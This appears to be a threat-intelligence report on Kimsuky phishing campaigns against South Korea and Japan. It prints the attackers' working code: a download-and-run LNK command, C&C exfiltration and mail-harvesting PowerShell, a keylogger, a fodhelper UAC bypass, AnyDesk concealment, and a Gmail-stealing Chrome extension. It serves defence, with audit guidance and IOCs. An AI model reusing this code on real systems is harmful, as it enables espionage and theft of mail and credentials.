

Inside Kimsuky's Abuse of Legitimate Remote Control Tools Across Northeast Asia

 enki.co.kr/en/media-center/blog/inside-kimsuky-s-abuse-of-legitimate-remote-control-tools-across-northeast-asia

August 20, 2026



Executive Summary

- We identified several Kimsuky spear phishing campaigns against South Korean and Japanese targets in the first half of 2026.
- The threat actor spread LNK malware through phishing emails carrying OneDrive share links. Running the file sets up a scheduled task that fetches a PowerShell script from the C&C server and runs it at regular intervals.
- Those scripts stole data from the host, profiling the system, pulling mail out of Thunderbird and Outlook, and logging keystrokes.
- The threat actor also installed legitimate remote control software such as Chrome Remote Desktop and AnyDesk to slip past antivirus detection and open up several routes for remote access.
- A malicious Chrome extension that automatically siphons Gmail data showed numerous signs of having been written with generative AI, with Korean comments, debug strings and Unicode emoji running throughout the code.

1. Overview

The ENKI WhiteHat Threat Research Team has identified a number of recent Kimsuky spear phishing cases against South Korean and Japanese targets. Kimsuky spread malware through phishing emails carrying OneDrive share links. Once inside, they used PowerShell scripts and abused legitimate remote control software to steal data and take over the victim machines.

Attack Overview

Attack Overview

The threat actor rotated their C&C servers at short intervals and compromised legitimate Korean servers to use as C&C, an infrastructure strategy designed to make tracking harder. The Chrome extension used to steal Gmail data also showed many hallmarks of AI generated code, including detailed Korean comments, debug strings and Unicode emoji.

2. Initial Access

The threat actor uploaded a malware archive to OneDrive and sent victims a phishing email containing a share link to that file. In one Japanese phishing email we obtained, the OneDrive link was accompanied by a short line in Japanese saying the sender was forwarding some material and asking the recipient to take a look.

様

資料お送りします。

ご確認ください。

https://1drv.ms/u/c/2c732f3239360d98/!QDihidlH5aGTK-prrMLTrBIAcBbEYFb4_w7HUbFeiZU6Go?e=wpzaBO

Japanese phishing email




Archive uploaded to OneDrive

The archive contains 習氏は何をしに平壤に行ったのか.lnk. Running the LNK file executes the hidden PowerShell command below. It connects to the C&C server, displays a decoy document, then downloads logo.png to %appdata%\bot.vbe and runs it.

```
PowerShell command: /c mode 15,1 & explorer.exe hxxp://103.77.242[.]187/JINF.pdf  
& curl hxxp://103.77.242[.]187/logo.png -o %appdata%\bot.vbe & %appdata%\bot.vbe  
& exit
```

The decoy document used in this attack, JINF.pdf, is shown below. It turned out to be a column written by a professor affiliated with the Japan Institute for National Fundamentals.



Decoy document written in Japanese

Decoding the VBE file reveals a VBScript obfuscated with string substitution. The script sends a request to the C&C server with the MAC address as a parameter and immediately runs the PowerShell script it receives in response, all in memory. The request URL and the obfuscated VBScript are shown below.

URL: hxxp://103.77.242[.]187/view.php?type=apple&seed=<MAC_Address>

```
Set Fork = CreateObject("WScript.Shell")  
original = "powerfull -command $Detch = \"(NjwfiglmgeW-rwgwrgObjerwgrgct Neergeft.WebCrwgwrgliesUuiiant).\"";$Live = \"Do Have  
original = Replace(original, "fu", "she");original = Replace(original, "japan", "http103.77.242.187//view.peacetype=apple&seed=")  
Fork.Run original, 0, False
```

VBScript obfuscated with string substitution

The PowerShell script returned on the first request registers a scheduled task named Chrome_Update that runs the bot.vbe file created earlier every 15 minutes. From there, the threat actor controls the compromised system by changing the PowerShell script the C&C server hands out. The script delivered on that first request is shown below.

```
Task registration PowerShell script: schtasks /create /TN Chrome_Update /TR
"C:\Windows\System32\wscript.exe /b ""%appdata%\bot.vbe"" /SC MINUTE /mo 15 /f
exit
```

While analyzing this campaign we collected several more archives holding malicious LNK files that run the same kind of embedded command. The attack flow and the activity period line up across all of them, but the threat actor stood up a new C&C server for each case to deliver the follow-on payload. The archives we gathered are listed below.

Zip Filename	LNK Filename	LNK MD5	C&C Server
pattern.zip	5月9日資料.pdf.lnk	e7da02737751f2f171aed28694b9554e	160.187.147[.]119
米国のホルムズ逆封鎖は中国に効いている.zip	米国のホルムズ逆封鎖は中国に効いている.lnk	a2191f29f58b9f0cb576b7459ed6680d	84.247.145[.]65
SDD_2026.zip	Directions and Parking information.lnk	5b49177d14f073bd7abf4c94688ebd84	210.183.177[.]217:8080
SDD_2026.zip	Invitation to SDD 2026 Breifing Session.lnk	4c5474238c4b2ec2ca0698902c084624	210.183.177[.]217:8080

Additional Malware Information

Some of the LNK files used decoy documents tied to events in South Korea, which tells us the same threat actor is casting a wide net across both Japan and South Korea. The use of 210.183.177[.]217, a Korean IP, as a C&C server also confirms that legitimate Korean servers are being compromised and repurposed as C&C infrastructure.

3. Malware Analysis

3.1. PowerShell Scripts

The VBE malware registered as a scheduled task during initial access downloads PowerShell scripts from the C&C server and runs them. These scripts fall into two types, ones that carry out malicious activity directly such as stealing system information or logging keystrokes, and ones that

install remote control tools like Chrome Remote Desktop and AnyDesk. The latter are covered in the analysis sections for each tool.

3.1.1. System information exfiltration script

The first PowerShell script delivered and executed after the task is registered queries the victim machine for installed security software and system information, then saves the results to C:\users\public\music\aaa.tmp. The collected data is Base64 encoded, the "=" characters are replaced with "%", and the result is POSTed to the URL below.

Exfiltration C&C server URL: `hxxp://103.77.242[.]187/receive.php`

```
$srcfilename = "aaa.tmp"
$data = Get-CimInstance -Namespace "root\SecurityCenter2" -ClassName "AntivirusProduct"
$data >> C:\users\public\music\aaa.tmp
$data = Get-ComputerInfo
$data >> C:\users\public\music\aaa.tmp
net user >> C:\users\public\music\aaa.tmp
$myurl = "http://103.77.242.187/receive.php"
$srcname = [regex]::Replace([System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($srcfilename)), '=', '%')
$sendData = "name=" + $srcname

$hexdata = [IO.File]::readallbytes("C:\users\public\music\aaa.tmp")
$base64 = [System.Convert]::ToBase64String($hexdata)
$base64 = [regex]::Replace($base64, '=', '%')

$sendData = $sendData + "&data=" + $base64
$headers = @{
    'User-Agent' = 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36'
}
Invoke-WebRequest -Uri $myurl -Method Post -Body $sendData -Headers $headers

del C:\users\public\music\aaa.tmp /f
exit
```

System information exfiltration script

3.1.2. Email collection scripts

The threat actor also delivered scripts that pull mail data out of local mailboxes. We identified two, one for each mail client, targeting Thunderbird and Outlook.

The Thunderbird script reads the mail archive files stored locally in mbox format, splits them on the From - * string to pull out individual messages, and saves each one as an eml file.

```

while ($null -ne ($line = $reader.ReadLine())) {

    if ($line -like "From - *") {
        if ($null -ne $currentWriter) { $currentWriter.Close() }

        $savedCount++
        $outputPath = Join-Path $exportFolder "Inbox_{$savedCount}.eml"

        $currentWriter = [System.IO.StreamWriter]::new($outputPath, $false, [System.Text.Encoding]::UTF8)
        $currentWriter.WriteLine($line)
        continue
    }

    if ($null -ne $currentWriter) {
        $currentWriter.WriteLine($line)
    }
}

if ($null -ne $currentWriter) { $currentWriter.Close() }
$reader.Close()
$fs.Close()

```

Thunderbird email collection script 1

From the inbox it takes roughly 55MB of recent mail and saves it to C:\Users\Public\Music\Inbox\. From the sent folder it reads about 100MB of recent mail and saves it to C:\Users\Public\Music\Sent\.

```

$exportFolder = "C:\users\public\music\Inbox"
if (-not (Test-Path $exportFolder)) { New-Item -ItemType Directory -Path $exportFolder | Out-Null }

$bytesToRead = 54857600
$fileInfo = Get-Item $inputFile

$fs = [System.IO.File]::OpenRead($fileInfo.FullName)
if ($fileInfo.Length -gt $bytesToRead) {
    [void]$fs.Seek(-$bytesToRead, [System.IO.SeekOrigin]::End)
}

```

Thunderbird email collection script 2

The Outlook script collects every message sent or received since January 1, 2026 from the local inbox and sent folder, separates the attachments from the message bodies, and saves everything to C:\users\public\music\mail\.

```

$Outlook = New-Object -ComObject Outlook.Application
$Namespace = $Outlook.GetNamespace("MAPI")

# -----
$InputDate = "2026-01-01"
# -----

$FormattedDate = (Get-Date $InputDate).ToString("MM/dd/yyyy hh:mm tt", [System.Globalization.CultureInfo]::InvariantCulture)
$Filter = "[ReceivedTime] >= '$FormattedDate'"

$AttachmentSaveFolder = "C:\users\public\music\attachment"
if (!(Test-Path $AttachmentSaveFolder)) {
    New-Item -ItemType Directory -Path $AttachmentSaveFolder -Force | Out-Null
}

```

Outlook email collection script 1

The script sorts what it saves into subdirectories named after each account. Message bodies and metadata go into a single email.csv file per account rather than individual eml files, while attachments are separated from the message body and stored in an attachment directory for each account.

```
foreach ($store in $Namespace.Stores) {  
  
    if ($store.DisplayName -match "@") {  
        Write-Host "Processing Account: $($store.DisplayName)" -ForegroundColor Cyan  
  
        $Inbox = $store.GetDefaultFolder(6)  
        $SentItems = $store.GetDefaultFolder(5)  
  
        $FilteredItems1 = $Inbox.Items.Restrict($Filter)  
        $FilteredItems2 = $SentItems.Items.Restrict($Filter)  
    }  
}
```

Outlook email collection script 2

3.1.3. Keylogger script

We also found a keylogger script the threat actor used to steal keystrokes, including victim passwords. The script compiles inlined C# code directly in memory and runs it. That C# code hooks the keyboard and writes every keystroke to %AppData%\Microsoft\ttmp1.log.

```
/// <summary>  
/// The main entry point for the application.  
/// </summary>  
  
public static void Main(){  
    window_title = new StringBuilder(250);  
    m_strLogPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Microsoft\\ttmp1.log";  
    hookId = SetHook(hookProc);  
    Application.Run();  
    UnhookWindowsHookEx(hookId);  
}  
  
public static void HdFjfskfiglsU(String log){  
    try  
    {  
        using (StreamWriter outfile = new StreamWriter(m_strLogPath, true))  
        {  
            outfile.Write(log);  
        }  
    }  
}
```

Keylogger script 1

The keylogger itself has no function for sending data to the C&C server, so the collected log file was most likely uploaded by a separate script. The C# code in the script uses the namespace Masakoyoji.Komori.

```
Add-Type -TypeDefinition @"
using System;
using System.Windows.Forms;
using System.Text;
using System.IO;
using System.Diagnostics;
using System.Runtime.InteropServices;

namespace Masakoyoji
{
    public static class Komori
    {
    }
}
```

Keylogger script 2

3.2. Chrome Remote Desktop

The threat actor installed Chrome Remote Desktop on compromised systems to get GUI level remote control. The installation script we obtained drops the files listed below.

Install path	URL	Description
c:\users\public\music\1.msi	hxxp://dl[.]google[.]com/edgedl/chrome-remote-desktop/chromeremotedesktophost.msi	Official Chrome Remote Desktop Installer
c:\users\public\music\1.bat	hxxp://103.249.117[.]183/1.bat	Batch file for Chrome Remote Desktop installation & attacker account binding

Files related to the Chrome Remote Desktop installation

The installation script uses `fodhelper.exe` to bypass UAC and run the batch file downloaded from the C&C server with administrator privileges. `fodhelper.exe` is a Windows binary that runs elevated without showing a UAC prompt, and on launch it looks up the `ms-settings` protocol handler. Windows checks `HKCU\Software\Classes` before `HKLM\Software\Classes` when resolving that handler.

Since a standard user can write to `HKCU\Software\Classes`, setting up Curver chaining on `ms-settings` so that `.fax\Shell\Open\command` ultimately points to `1.bat` means running `fodhelper.exe` bypasses UAC and launches `1.bat` with administrator privileges.

```

remove-item "HKCU:\Software\Classes\ms-settings" -Recurse -Force
remove-item "HKCU:\Software\Classes\.fax" -Recurse -Force
remove-item "HKCU:\Software\Classes\.001" -Recurse -Force
remove-item "HKCU:\Software\Classes\.002" -Recurse -Force
fodhelper
New-Item "HKCU:\Software\Classes\.fax\Shell\Open\command" -Force
Set-ItemProperty "HKCU:\Software\Classes\.fax\Shell\Open\command" "(Default)" "c:\users\public\music\1.bat" -Force
New-Item "HKCU:\Software\Classes\ms-settings\Curver" -Force
Set-ItemProperty "HKCU:\Software\Classes\ms-settings\Curver" "(Default)" ".001" -Force
New-Item "HKCU:\Software\Classes\.001\Curver" -Force
Set-ItemProperty "HKCU:\Software\Classes\.001\Curver" "(Default)" ".fax" -Force
New-Item "HKCU:\Software\Classes\.002\Curver" -Force
Set-ItemProperty "HKCU:\Software\Classes\.002\Curver" "(Default)" ".001" -Force
sleep 5
Set-ItemProperty "HKCU:\Software\Classes\ms-settings\Curver" "(Default)" ".fax" -Force
fodhelper
sleep 5
remove-item "HKCU:\Software\Classes\ms-settings" -Recurse -Force
remove-item "HKCU:\Software\Classes\.fax" -Recurse -Force
remove-item "HKCU:\Software\Classes\.001" -Recurse -Force
remove-item "HKCU:\Software\Classes\.002" -Recurse -Force

```

UAC bypass routine using fodhelper.exe

Once UAC is bypassed, 1.bat runs with administrator privileges. It executes the Chrome Remote Desktop installer 1.msi that was already dropped and starts Chrome Remote Desktop. The command line arguments used as authentication data during binding are listed below.

Command

line argument	Value
code	4/0AdkVLPzBKUSDVADc4Ru8idnLfXfKe6n0fpQrCTSXpbc3V5PSKEafp952MzQsKmOEr-bPGQ
redirect-url	hxxps://remotedesktop.google[.]com/_/oauthredirect
name	okuta
pin	001100

Chrome Remote Desktop binding command line arguments

After the batch file runs, the installation script checks whether Chrome Remote Desktop installed correctly by saving a directory listing of C:\Program Files (x86)\Google to C:\users\public\music\bbb.tmp. The file is Base64 encoded, the "=" characters are replaced with "%", and the result is POSTed to the C&C server at the URL below.

C&C Server URL: hxxp://103.249.117[.]183/receive.php

3.3. Gmail Exfiltration Chrome Extension

The threat actor installed a malicious Chrome extension that automatically sends the victim's Gmail data to the C&C server. Detailed Korean descriptions and debug strings run throughout the JavaScript and JSON files that make up the extension, strongly suggesting the threat actor wrote most of the code with generative AI. The `manifest.json` file from the extension we obtained is shown below.

```
{
  "manifest_version": 3,
  "name": "Gmail 자동 서버 업로더",
  "version": "2.2",
  "description": "새로 읽은 Gmail 이메일과 첨부파일을 안전한 HTTPS 서버로 전송합니다.",
  "permissions": [],
  "host_permissions": [
    "<all_urls>"
  ],
  "content_scripts": [
    {
      "matches": [
        "<all_urls>"
      ],
      "js": [
        "content.js"
      ]
    }
  ],
  "background": {
    "service_worker": "background.js"
  }
}
```

The extension's operations are divided into two Javascript files: `content.js` and `background.js`.

First, `content.js` runs inside the Gmail page and watches the "Send" button and the message reading pane. When the user clicks "Send", it pulls the recipient, subject, body and attachments out of the compose window and passes them to the background. Attachments are downloaded from their links via `fetch`, Base64 encoded, then passed along the same way.

```
// -----
// 1. [보낸 메일 감지 영역] 사용자가 보내기 버튼을 누를 때 작동
// -----
document.addEventListener('click', (event) => {
  // Gmail의 '보내기(Send)' 버튼은 주로 'T-I J-J5-Ji' 등의 클래스를 가집니다.
  // 또는 버튼 텍스트가 '보내기' 또는 'Send'인 요소를 타겟팅합니다.
  const target = event.target;
  const isSendButton = target.closest('div[role="button"][data-tooltip*="Send"], div[role="button"][data-tooltip*="보내기"], .T-I.J-J5-Ji');

  if (isSendButton) {
    // 현재 열려 있는 메일 작성 창(Compose Window) 요소를 찾습니다.
    const composeWindow = target.closest('div[role="dialog"]') || document.querySelector('div[role="dialog"]');

    if (composeWindow) {
      // 제목 추출
      const subjectInput = composeWindow.querySelector('input[name="subjectbox"]');
      const rawSubject = subjectInput ? subjectInput.value : '제목 없는 보낸 메일';
      const safeSubject = sanitizeFilename(rawSubject);

      // 중복 방지 체크 (작성 중 클릭 실수 등)
      const uniqueKey = `sent_${safeSubject}_${Date.now()}`;
    }
  }
});
```

Sent Gmail collection routine

When a message reading pane appears, the extension pulls out the sender, subject, body and attachments and passes them to the background. Attachments are handled with fetch exactly as they are for sent mail.

```
// -----
// 2. [기존 읽은 메일 감지 영역] 기존 로직 유지
// -----
const readObserver = new MutationObserver(() => {
  const emailTitleElement = document.querySelector('h2.hp');

  if (emailTitleElement) {
    const rawSubject = emailTitleElement.innerText;

    if (rawSubject && !processedEmails.has(rawSubject)) {
      if (!chrome.runtime || !chrome.runtime.id) return;
      processedEmails.add(rawSubject);

      const safeSubject = sanitizeFilename(rawSubject);

      const emailBodyElement = document.querySelector('div.a3s.a1l');
      const bodyText = emailBodyElement ? emailBodyElement.innerText : '본문을 읽어오지 못했습니다.';
      const senderElement = document.querySelector('span.gD');
      const sender = senderElement ? senderElement.innerText : '알 수 없는 발신자';

      const links = document.querySelectorAll('a[href*="disp=attd"], a[href*="view=att"]');
      let attachmentNamesList = [];
    }
  }
});
```

Read Gmail collection routine

background.js runs in the background and sends the email data from content.js to the C&C server. Message bodies and attachments are distinguished by a type parameter, and a free Japanese hosting service was used as the C&C server.

C&C Server: <https://sweet-iki-4263.holy.jp/gmail.php>

```

1 // ⚠️ 본인의 HTTPS 서버 주소로 변경되었습니다. (https:// 필수)
2 const HTTPS_SERVER_URL = "https://sweet-iki-4263.holy.jp/gmail.php";
3
4 chrome.runtime.onMessage.addListener((message, sender, sendResponse) => {
5
6     // 1. 이메일 본문 텍스트 표준 POST 전송
7     if (message.action === 'upload_email') {
8         const formData = new FormData();
9         formData.append('type', 'email_text');
10        formData.append('filename', message.filename);
11        formData.append('content', message.content);
12
13        fetch(HTTPS_SERVER_URL, {
14            method: 'POST',
15            body: formData
16        })
17        .then(res => res.text())
18        .then(data => console.log('✅ 본문 전송 완료:', data))
19        .catch(err => console.error('❌ 본문 전송 실패:', err));
20    }
21
22    // 2. 첨부파일 바이너리 파일 객체 형태로 정식 POST 전송
23    if (message.action === 'upload_attachment') {
24        fetch(message.base64Data)
25        .then(res => res.blob())
26        .then(blob => {
27            const formData = new FormData();
28            formData.append('type', 'attachment');
29            formData.append('filename', message.filename);
30            // 실제 파일(blob) 형태로 변환하여 전송하므로 서버 부담이 최소화됩니다.
31            formData.append('file', blob, message.filename);
32
33            return fetch(HTTPS_SERVER_URL, {
34                method: 'POST',
35                body: formData
36            });
37        })
38        .then(res => res.text())
39        .then(data => console.log('✅ 첨부파일 전송 완료:', data))
40        .catch(err => console.error('❌ 첨부파일 전송 실패:', err));
41    }
42 });
43

```

Gmail data C&C transmission routine

3.4. AnyDesk

During analysis we found a batch script that installs and runs the remote control tool AnyDesk in the victim environment. Like Chrome Remote Desktop, AnyDesk is a legitimate tool, but Kimsuky and other threat actors are known to abuse it for detection evasion and remote control. The batch script we obtained is shown below.

```
mode 15,1
curl -k -o "%~dp0default0" "http://160.187.147.119/any/app.vmd"
curl -k -o "%~dp0default1" "http://160.187.147.119/any/mnfst.vmd"
curl -k -o "%~dp0default2" "http://160.187.147.119/any/attach.vmd"
curl -k -o "%~dp0default3" "http://160.187.147.119/any/sch.vmd"
curl -k -o "%~dp0default4" "http://160.187.147.119/any/vpost.vmd"
curl -k -o "%~dp0default5" "http://160.187.147.119/any/bimage.vmd"

schtasks /create /tn User_Feed_Synchronization-{0DDC1BD9-E733-425C-B92B-ABAC149AB11232} /xml "%~dp0default5" /f
md "%appdata%\AnyDesk"
copy /Y "%~dp0default3" "%appdata%\AnyDesk\service.conf"
copy /Y "%~dp0default4" "%appdata%\AnyDesk\system.conf"
copy /Y "%~dp0default1" "%appdata%\microsoft\windows\default_an.ps1"
copy /Y "%~dp0default2" "%appdata%\microsoft\windows\default_an.exe"
copy /Y "%~dp0default0" "%appdata%\microsoft\windows\default_an.vbs"

del "%~dp0*default*" /f
```

Batch script used to install AnyDesk

The batch script downloads the additional files it needs for the AnyDesk installation from 160.187.147[.]119, the same C&C server used by 5月9日資料.pdf.lnk covered earlier in the additional malware section. The files are listed below.

File Name	Description
app.vmd	VBScript that executes default_an.ps1
mnfst.vmd	PowerShell script that runs and hides AnyDesk
attach.vmd	Legitimate AnyDesk executable
sch.vmd	AnyDesk certificate, password and salt
vpost.vmd	AnyDesk connection information
bimage.vmd	Task XML file that executes default_an.vbs


Files related to the AnyDesk installation

Using the task definition in bimage.vmd, the batch script registers a scheduled task named User_Feed_Synchronization-{0DDC1BD9-E733-425C-B92B-ABAC149AB11232}. The task runs default_an.vbs every five minutes, and default_an.vbs in turn calls default_an.ps1. That script uses the MyAnyMutexName mutex to prevent duplicate execution, then launches AnyDesk and hides it through the steps below.

1. Enumerates every window title and hides any window whose title contains anydesk, Windows Security Alert or Windows 보안 경고 (Windows Security Alert).
2. Removes the AnyDesk button from the taskbar.
3. Scans the system tray area and removes the AnyDesk icon.

Attribution

The campaign analyzed in this report shares a number of tools and TTPs with past Kimsuky operations. The technique of abusing a Chrome extension to steal Gmail data has also turned up before, in the Kimsuky activity documented in the [joint South Korea and Germany cyber security advisory](#).



Joint South Korea and Germany cyber security advisory (image source: https://www.verfassungsschutz.de/SharedDocs/publikationen/EN/economic-and-scientific-protection/2023-03-20-joint-cyber-security-advisory-korean.pdf?__blob=publicationFile&v=1)

The scripts used to install AnyDesk on victim machines after initial access show the same execution flow, file names and storage paths as the ones from [Kimsuky's 2025 AnyDesk campaign](#). A detailed comparison with the 2025 case is given in the table below.

Category	This Case	2025 Case
C&C Server Filename	app.vmd, mnfst.vmd, attach.vmd, sch.vmd, vpost.vmd, bimage.vmd	myapp, mnfst, attach, sch_0, vpost, bimage
Script Save Path	%appdata%\microsoft\windows\	%appdata%\microsoft\windows\
Filename	default_an.<extension>, service.conf, system.conf	default_an.<extension>, service.conf, system.conf

Comparison of files related to the AnyDesk installation

On the TTP side, targeting Japan fits Kimsuky's established scope, since the group has run espionage operations against China, Japan and Russia as well as South Korea. Delivering malicious LNK files through phishing mail is also a well known initial access method among Kimsuky and other North Korea linked threat actors.

Additionally, the JavaScript in the Chrome extension we recovered uses Korean throughout, in the detailed comments, in the debug strings, and even in the notice text logged alongside the stolen

email data. This is characteristic of generative AI output, which tends to follow the language of the operator's prompts. We therefore assess with high confidence that the threat actor is a Korean-speaking operator, further reinforcing the link to Kimsuky, a North Korea linked group.

```
// -----  
// 1. [보낸 메일 감지 영역] 사용자가 보내기 버튼을 누를 때 작동  
// -----  
document.addEventListener('click', (event) => {  
  // Gmail의 '보내기(Send)' 버튼은 주로 'T-I J-J5-Ji' 등의 클래스를 가집니다.  
  // 또는 버튼 텍스트가 '보내기' 또는 'Send'인 요소를 타겟팅합니다.  
  const target = event.target;  
  const isSendButton = target.closest('div[role="button"][data-tooltip="Send"], div[role="button"][data-tooltip="보내기"], .T-I.J-J5-Ji');  
  
  if (isSendButton) {  
    // 현재 열려 있는 메일 작성 창(Compose Window) 요소를 찾습니다.  
    const composeWindow = target.closest('div[role="dialog"]') || document.querySelector('div[role="dialog"]');  
  
    if (composeWindow) {  
      // 제목 추출  
      const subjectInput = composeWindow.querySelector('input[name="subjectbox"]');  
      const rawSubject = subjectInput ? subjectInput.value : '제목 없는 보낸 메일';  
      const safeSubject = sanitizeFilename(rawSubject);  
  
      // 중복 방지 체크 (작성 중 클릭 실수 등)  
      const uniqueKey = `sent_${safeSubject}_${Date.now()}`;  
    }  
  }  
});
```

Korean comments in the malicious Chrome extension JavaScript

```
const emailContent = `[읽은 이메일 자동 저장]\n\n발신인: ${sender}\n제목: ${rawSubject}\n수신 시간: ${new Date().toLocaleString()}\n\n[포함된 첨부파일 목록]\n\ntry {  
  chrome.runtime.sendMessage({  
    action: 'upload_email',  
    filename: `${safeSubject}.txt`,  
    content: emailContent  
  });  
} catch (e) {}  
  
if (links.length > 0) {  
  showNotification(`본문과 첨부파일 ${links.length}개 서버 전송을 시작합니다.`);  
}
```

Korean debug strings in the malicious Chrome extension JavaScript

5. Course of Action

5.1. Be cautious with links and files from unknown sources

Windows File Explorer does not show the extension on LNK files even when the "File name extensions" option is turned on. The icon does carry a small arrow marking it as a shortcut, so if you see that arrow on a file downloaded from the web, avoid running it and check whether it is malicious with VirusTotal or an antivirus product first.

이름	수정된 날짜	유형	크기
 Directions and Parking information	2026-06-15 오전 9:50	바로 가기	2KB
 Invitation to SDD 2026 Breifing Session	2026-06-15 오전 9:45	바로 가기	2KB

LNK files inside SDD_2026.zip

5.2. Self-audit for remote control tools

Antivirus products do not flag legitimate software like Chrome Remote Desktop, Chrome extensions and AnyDesk as malicious, since ordinary users rely on these tools too. That makes it worth building a habit of regularly checking what software and processes are installed and running on your systems. The table below covers what to look for based on the cases analyzed in this report.

Target	Location	Suspicious Sign
Scheduled Tasks	Task Scheduler (taskschd.msc)	Unregistered tasks running wscript.exe or powershell.exe
Chrome Remote Desktop	chrome://apps, C:\Program Files (x86)\Google	Unintentionally enabled Chrome Remote Desktop
Chrome Extensions	chrome://extensions	Unrecognized extensions, excessive permissions like <all_urls>
AnyDesk	Task Manager, %appdata% path	Presence of AnyDesk-related processes or files

Self-audit checklist

6. Conclusion

This report analyzed a recent Kimsuky campaign that delivered malware to targets across Northeast Asia through phishing email. When the victim runs the LNK malware, it registers a scheduled task that periodically downloads and executes a malicious PowerShell script from the C&C server, handing the threat actor remote control over the compromised system.

The JavaScript in the Chrome extension used to steal Gmail data carries the hallmarks of generative AI throughout, from the detailed comments to the debug strings and Unicode emoji. This suggests the threat actor is not writing the code at all, but generating working attack code with AI and putting it straight to use, giving the group operational capability beyond its own knowledge and experience.

The threat actor installed several remote control mechanisms on each compromised system, keeping access alive even if some of them were detected and removed. Legitimate software such as Chrome Remote Desktop and AnyDesk served to evade detection along the way. Defending against this kind of attack means not relying on antivirus alone. Regularly review your installed programs, scheduled tasks and browser extensions to catch unauthorized remote control tools.

7. Appendix

Appendix A. MITRE ATT&CK

Tactics	Techniques
Initial Access	T1566.002: Phishing: Spearphishing Link
Execution	T1059.001: Command and Scripting Interpreter: PowerShellT1059.003: Command and Scripting Interpreter: Windows Command ShellT1059.005: Command and Scripting Interpreter: Visual BasicT1204.002: User Execution: Malicious File
Persistence	T1053.005: Scheduled Task/Job: Scheduled Task
Privilege Escalation	T1548.002: Abuse Elevation Control Mechanism: Bypass User Account Control
Stealth	T1027.013: Obfuscated Files or Information: Encrypted/Encoded FileT1140: Deobfuscate/Decode Files or InformationT1564: Hide ArtifactsT1070: Indicator Removal
Discovery	T1010: Application Window DiscoveryT1012: Query RegistryT1082: System Information DiscoveryT1083: File and Directory DiscoveryT1518.001: Software Discovery: Security Software Discovery
Collection	T1005: Data from Local SystemT1056.001: Input Capture: KeyloggingT1114: Email Collection
Command and Control	T1071.001: Application Layer Protocol: Web ProtocolsT1132.001: Data Encoding: Standard EncodingT1219: Remote Access ToolsT1573.001: Encrypted Channel: Symmetric Cryptography
Exfiltration	T1041: Exfiltration Over C2 Channel

MITRE ATT&CK

Appendix B. IOCs

md5

MD5	Information
8de25f181d32417fc34b2a77d2f4804b	Phishing Email
95d049f184c02aa756b361c2dacb354d	習氏は何をしに平壤に行ったのか.zip

cac69a696fc155717dabe641f22db0c9	習氏は何をしに平壤に行ったのか.Ink
18e33961d2007c89311f7754313292b3	pattern.zip
e7da02737751f2f171aed28694b9554e	5月9日資料.pdf.Ink
300f7b8ff182c8c69a0c499cdda6f8b8	米国のホルムズ逆封鎖は中国に効いている.zip
a2191f29f58b9f0cb576b7459ed6680d	米国のホルムズ逆封鎖は中国に効いている.Ink
94ed14ef07ac7504a3983ace8d894aae	SDD_2026.zip
5b49177d14f073bd7abf4c94688ebd84	Directions and Parking information.Ink
4c5474238c4b2ec2ca0698902c084624	Invitation to SDD 2026 Breifing Session.Ink
7c6ac06ccfa7648a4a8cc916c14d9f67	JINF.pdf
77a7dfdc7bd74cc47ac3f4f8e019936c	logo.png
d7dbce5d25aa483d9c5ec1223ed6bf6e	Thunderbird Email Collection PowerShell Script
e8aaa4f579e6be788929d3548b31bf6d	Outlook Email Collection PowerShell Script
5727c0ff18c58b80bca5ce80575996bd	Chrome Remote Desktop Installation PowerShell Script
633e672cce390d75f44f2e2357dec7b3	1.bat
0210f46648d4e36a98c2c0fae404f36d	background.js
3ad9fbfad7ffb569b1aa24d4588edc60	content.js
f6f7a94c11ea0ee01cbbe674cfac7851	manifest.json
54089d9cf9c7d5ff9abbae88437f66a8	AnyDesk Installation Batch File
51e1876c971c76d9664ad198af8a5b61	app.vmd
c08ea73bac08ea4f4665e9e0b0fdd2a8	mnfst.vmd
eb80f7bddb699784baa9fbf2941eaf4a	attach.vmd
c774b3980151881d9d546710126b5ded	sch.vmd
f3620e42e9c726c65ea7e14e3bf35464	vpost.vmd
8e4410c65ca11664561e1b6036209122	bimage.vmd

md5

IP

- 103.77.242[.]187
- 160.187.147[.]119
- 84.247.145[.]65
- 210.183.177[.]217
- 103.249.117[.]183

URL

- hxxps://1drv[.]ms/u/c/2c732f3239360d98/IQDihidIH5aGTK-prrrMLTrBIACbEYFb4_w7HUbeFeiZU6Go?e=wpzaBO
- hxxp://103.77.242[.]187/JINF.pdf
- hxxp://103.77.242[.]187/logo.png
- hxxp://103.77.242[.]187/view.php?type=apple&seed=<MAC Address>
- hxxp://103.249.117[.]183/1.bat
- hxxp://103.249.117[.]183/receive.php
